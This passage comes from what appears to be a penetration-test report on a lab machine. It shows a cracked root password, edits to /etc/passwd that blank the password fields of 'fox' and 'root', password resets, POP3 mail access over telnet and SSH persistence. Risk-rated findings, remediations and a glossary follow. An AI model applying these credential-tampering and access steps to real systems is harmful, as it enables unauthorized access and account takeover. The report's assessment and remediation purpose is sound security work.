0g 0:00:05:35 4.11% (ETA: 19:30:03) 0g/s 2023p/s 4046c/s 4046C/s chuotcon..christian93
!!!XXX!!!princess nic|!!!XXX!!! (root)
1g 0:01:57:41 DONE (2023-04-18 19:11) 0.000141g/s 2031p/s 4062c/s 4062C/s  naptown410..*7
¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


- <u>Findings</u>: this password is a good one, but it is in **rockyou.txt** so users should **not** use this anymore.
- **Reference to this technique**: [Change Password of a user in /etc/shadow - Unix & Linux Stack Exchange]()

<u>Changing the password of normal user(s) and root</u>

- Remove the '**x**' (2nd field) in the **/etc/passwd** so logging in as user **'fox'** without entering ANY password is possible.
- With this technique, bypassing the '**salting**' defensive mechanism used that makes the hash hard to crack.
  - <u>Caveat</u>: Essentially, the **'salting'** was bypassed because it already have access to the **'root'** user. Had it not been the case, there would be no way for pentesters to access user **'fox'** nor user **'root'**.




```
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbi
n/nologin
```



```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbii
n/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nn
ologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
avahi:x:106:115:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:107:116::/var/lib/saned:/usr/sbin/nologin
colord:x:108:117:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/noo
login
hplip:x:109:7:HPLIP system user,,,:/var/run/hplip:/bin/false
fox::1000:1000:fox,,,:/home/fox:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:110:118:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:111:119::/var/spool/postfix:/usr/sbin/nologin
courier:x:112:121::/var/lib/courier:/usr/sbin/nologin
fetchmail:x:113:65534::/var/lib/fetchmail:/bin/false
```


Logging in:



```
fox@cute:/$ exit
exit
You have new mail in /var/mail/root
root@cute:/# su fox
fox@cute:/$ 
```

- Logging into user 'fox' without password. Now, set one with the credentials. (**fox:password**)
- Doing the same with user 'root'. (**root:password**)

Setting these new credentials for this user by using the 'passwd' utility:




```
fox@cute:/$ passwd
New password:
Retype new password:
passwd: password updated successfully
fox@cute:/$ exit
exit
You have new mail in /var/mail/root
root@cute:/# passwd
New password:
Retype new password:
passwd: password updated successfully
root@cute:/# 
```

- Note that the **'passwd'** utility only works with the **/etc/passwd** not with **/etc/shadow**.


Interacting with port 110/pop3

- Pre-requisite: a known user credential. Use this surface to check that user's emails.
- Goal: To check the email for the user **'fox'** and **'root'**.
- Let's see if the modified credentials for the users affect their credentials for the **pop3 email credentials** as well:




```
┌──(root㉿kali)-[~]
└─# telnet 192.168.56.106 110
Trying 192.168.56.106 ...
Connected to 192.168.56.106.
Escape character is '^]'.
+OK Hello there.
USER fox
+OK Password required.
PASS password
+OK logged in.
```

For user **'fox'**, there's no email at all:



```
┌──(root㉿kali)-[~]
└─# telnet 192.168.56.106 110
Trying 192.168.56.106 ...
Connected to 192.168.56.106.
Escape character is '^]'.
+OK Hello there.
USER fox
+OK Password required.
PASS password
+OK logged in.
LIST
+OK POP3 clients that break here, they violate STD53.
.

-ERR Invalid command.
STAT
+OK 0 0

-ERR Invalid command.
```

Let's check out emails for user **'root'**:



```
┌──(root㉿kali)-[~]
└─# telnet 192.168.56.106 110
Trying 192.168.56.106 ...
Connected to 192.168.56.106.
Escape character is '^]'.
+OK Hello there.
USER root
+OK Password required.
PASS password
-ERR chdir Maildir failed
Connection closed by foreign host.
```


  - Cannot connect to the email for user 'root'.

Upon conducting a port scan, it was discovered that port 88 did not appear to have a function and should be closed to reduce the system's attack surface. Meanwhile, port 995 was found to be in use for encrypted email communications, and it was noted that this port uses the same protocol as port 110, but with encryption applied. As such, if an attacker were able to access port 110, having port 995 available would be of little benefit. However, in situations where encryption is necessary, port 995 can be used for secure email communications. It is important to regularly assess the functionality of open ports and protocols on a system and ensure that unnecessary ports are closed to minimize the risk of attack. This can help to prevent potential vulnerabilities from being exploited and maintain the security and integrity of the system.


Persistence

Users SSH Session

Logging into the user **'fox'** and **'root'** through SSH using the credentials acquired:



```
┌──(kali㉿kali)-[~]
└─$ ssh fox@192.168.56.106
The authenticity of host '192.168.56.106 (192.168.56.106)' can't be established.
ED25519 key fingerprint is SHA256:YJhdNL0wQzncrACY2zRw8ZRQJVKuz/TIzU67N2WHq4s.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.106' (ED25519) to the list of known hosts.
fox@192.168.56.106's password:
Linux cute.calipendula 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Sep 18 17:23:43 2020 from 192.168.0.114
fox@cute:~$ ls -al
```



```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.56.106
root@192.168.56.106's password:
Linux cute.calipendula 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Wed Sep 23 16:43:47 2020 from 192.168.0.114
root@cute:~# whoami
root
root@cute:~#
```

Recommendations

Due to the impact to the overall organization as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high-level items are important to mention. **CjSec** recommends the following:

- **Implement routine vulnerability assessments to enhance the organization's understanding of potential susceptibilities within the website and web server, thereby reducing the risk of web application attacks.**
- **Establish robust password policies for users, ensuring the implementation of complex and secure credentials, which subsequently minimizes the likelihood of unauthorized access and strengthens overall system security.**
- **Instruct users to refrain from employing passwords associated with previous data breaches, such as those found on the Seclists GitHub repository, to mitigate the risk of unauthorized access and bolster the overall security of confidential data and systems.**
- **Implement a comprehensive patch management program, addressing vulnerabilities within services, in order to maintain up-to-date software and fortify the organization's security posture against potential threats.**
- **Establish appropriate access control measures, ensuring that users are granted only the necessary privileges to system binaries, thereby minimizing the potential for exploitation in the event an attacker gains a foothold within the network.**
- **Ensure that network connections that the webserver are legitimate ones. If the network connections the webserver makes is monitored, it can be configured to block network connections used for reverse shell connections or webshell.**

Vulnerability Details and Mitigation

Risk Rating Scale

In accordance with NIST SP 800-30, exploited vulnerabilities are ranked based upon likelihood and impact to determine overall risk.

File Upload Vulnerability

Rating: High

Description:

User accounts on the Bulletin Board System possess the functionality to upload image files, which serve as their avatars.

Impact:

Due to the discovery of this vulnerability, once a rogue user account uploaded a malicious file, these will grant the attacker unauthorized access to the webserver, enabling them to do a **Remote Code Execution,** potentially compromise sensitive data, manipulate system settings, and escalate privileges within the affected environment. This feature, unfortunately, is susceptible to exploitation by pentesters due to insufficient file upload validation and sanitation procedures. By taking advantage of these security shortcomings, malicious actors can surreptitiously upload webshells or reverse shells disguised as image files, often by altering the magic bytes of the file to bypass file type checks. As a result, it is critical to address these security vulnerabilities by implementing more robust file upload validation and sanitation measures, including verifying the whole file, to safeguard the integrity of the Bulletin Board System and protect user data.

Remediation:

Implement a method for assigning randomized filenames to uploaded files. This strategy will hinder unauthorized users from executing reverse shells or webshells, as the files on the webserver will have different, unpredictable names, even if they are publicly accessible after upload. Additionally, create a randomly generated, obscured name for the file upload directory. Rather than using an easily identifiable directory name, such as "uploads," employ a random, unintelligible string that makes it challenging for pentesters to determine the location of the uploaded files. Lastly**,** ensure that file uploaded into any user’s avatar is completely sanitized and validated. Pentesters would not be able to utilize this to gain foothold into the webserver through rogue user accounts. Also, usage of Web Application Firewall(WAF) could be of help as this helps in identifying legitimate requests in the webserver especially for file uploads. Finally, 2-Factor Authentication can help to thwart the users from going rogue as less users will be compromised by threat actors which utilizes those compromised account to submit malicious files through the file upload functionality of the website.

<u>Publicly Disclosed Information</u>

Rating: **Low**

Description:

The software and service version running on the webserver is publicly disclosed on the website.

Impact:

The disclosure of the software running on the webserver presents a potential security risk, as it provides threat actors with valuable information about the underlying infrastructure. By identifying the specific software and its version, attackers can easily discover known vulnerabilities and exploit them to gain unauthorized access or cause disruptions. This information could enable targeted attacks, increase the likelihood of successful exploits, and ultimately compromise the integrity of the website and its associated data.

Remediation:

In order to mitigate the potential security risks arising from disclosing the software and its version running on the webserver, it is crucial to implement several security best practices. First, obfuscating software details helps to prevent threat actors from gaining valuable insights into the underlying infrastructure, thereby hindering their ability to identify and exploit known vulnerabilities. Second, promptly applying security patches ensures that the webserver remains up to date, reducing the likelihood of successful attacks based on outdated software or known exploits. Finally, regularly monitoring the webserver for signs of compromise allows organizations to proactively detect and respond to potential security incidents, further safeguarding the integrity of the website and its associated data. By adopting these best practices, organizations can significantly bolster their security posture and minimize the risks associated with software disclosure.

Default or Weak Credentials

Rating: High

Description:

During the security assessment, it was discovered that the **'root'** user account employed a password that was present in the rockyou.txt file, a well-known compilation of leaked passwords.

Impact:

Given the discovery that the 'root' user account utilizes a password found in the rockyou.txt file, a known collection of compromised passwords, the vulnerability exposes the system to a heightened risk of unauthorized access. This situation may enable attackers to exploit the weak password and gain access to the 'root' account, subsequently allowing them to perform privilege escalation. As a result, they could potentially seize control of the entire system, compromise sensitive data, and cause substantial harm to the organization's security and operations.

Remediation:

To remediate the identified vulnerability related to the **'root'** user account's weak password, it is essential to implement a complex and secure password that has not been associated with any known data breaches. One effective approach to achieve this is by using password managers, which can generate and store unique, strong passwords on the user's behalf. By employing a password manager-generated credential, the risk of unauthorized access and potential privilege escalation can be significantly mitigated, thereby enhancing the overall security of the system and protecting the organization's sensitive data and operations.

Inappropriate Access Control to System Binaries

Rating: High

Description:

A binary found can be executed with root privileges for a low privileged user used by the webserver without requiring a password prompt is currently accessible by the **webserver** user, which is the account under which the website operates.

Impact:

In the event of a compromise, attackers could leverage the 'www-data' user's access to the '**hping3'** binary, potentially leading to privilege escalation, unauthorized control of the system, and the compromise of sensitive data and resources. As a result, it is essential to review and restrict access to such binaries to maintain a secure environment and protect the integrity of the website and its underlying infrastructure.

Remediation:

It is crucial to guarantee that low privileged users do not have access to any binaries on the webserver that possess root privileges without requiring a password. Allowing unrestricted access to such binaries presents a significant security risk, as it may facilitate unauthorized actions and potential privilege escalation by threat actors. To mitigate this vulnerability, thoroughly review the access permissions for low privileged users and remove access to any unnecessary binaries with root privileges. By implementing these restrictions, the overall security posture of the webserver can be strengthened, reducing the likelihood of unauthorized activities and safeguarding sensitive data and system resources.

Glossary/Appendix

Tools used:

1. Nmap: A free and open-source network exploration and security auditing tool used for network discovery and mapping, port scanning, OS and service detection, and vulnerability assessment.
2. Dirbuster: A web content discovery and enumeration tool used to discover hidden files and directories on a web server by brute-forcing common directory names and file extensions.
3. Hydra: A password-cracking tool used to perform brute-force attacks on login pages or services by guessing usernames and passwords.
4. Python3: A high-level programming language used for various applications, including web development, network programming, data analysis, and artificial intelligence.
5. Netcat: A versatile networking tool used for reading and writing data across network connections, port scanning, and creating backdoors or reverse shells.
6. PHP: A popular server-side scripting language used for developing dynamic web applications and websites.
7. Hexdump: A command-line utility used for viewing and analyzing the contents of binary files by displaying their hexadecimal representation. It is often used in forensics and malware analysis.

Vocabularies:

1. Vulnerability Assessment: The process of identifying potential vulnerabilities in a system or application by evaluating its security posture.
2. Web Application Firewall (WAF): A security system that monitors and filters incoming web traffic to identify and block malicious requests.
3. Obfuscation: The practice of obscuring or disguising software details to prevent attackers from identifying vulnerabilities.
4. Encryption: The process of converting data into a coded format to protect it from unauthorized access.
5. Two-Factor Authentication (2FA): A security measure that requires users to provide two forms of authentication, typically a password and a token or biometric factor, to access a system or application.
6. Brute Force Attack: A type of attack that attempts to guess a password or encryption key by systematically trying different combinations until the correct one is found.
7. Reverse Shell: A technique used by attackers to gain remote access to a system by creating a shell on the victim's computer and connecting to it from another system.
8. Privilege Escalation: The process of obtaining elevated privileges or permissions on a system or application to gain unauthorized access or perform malicious activities.
9. File Validation and Sanitization: The process of checking files for malicious content and removing or sanitizing it before allowing them to be uploaded or executed.
10. Port Scanning: The process of identifying open ports on a system or network to identify potential vulnerabilities.
11. Directory Enumeration: The process of identifying and listing the directories and files on a web server to identify potential vulnerabilities.
12. Social Engineering: A technique used by attackers to manipulate individuals into divulging confidential information or performing unauthorized actions.
13. Remote Code Execution (RCE): A type of attack that allows an attacker to execute malicious code on a victim's system or application.
14. Patch Management: The process of regularly applying software updates and security patches to fix vulnerabilities in a system or application.
15. Magic Bytes: A sequence of characters at the beginning of a file that indicates the file's type and format.
16. Webshell: A script or program that allows an attacker to execute commands on a victim's system through a web interface.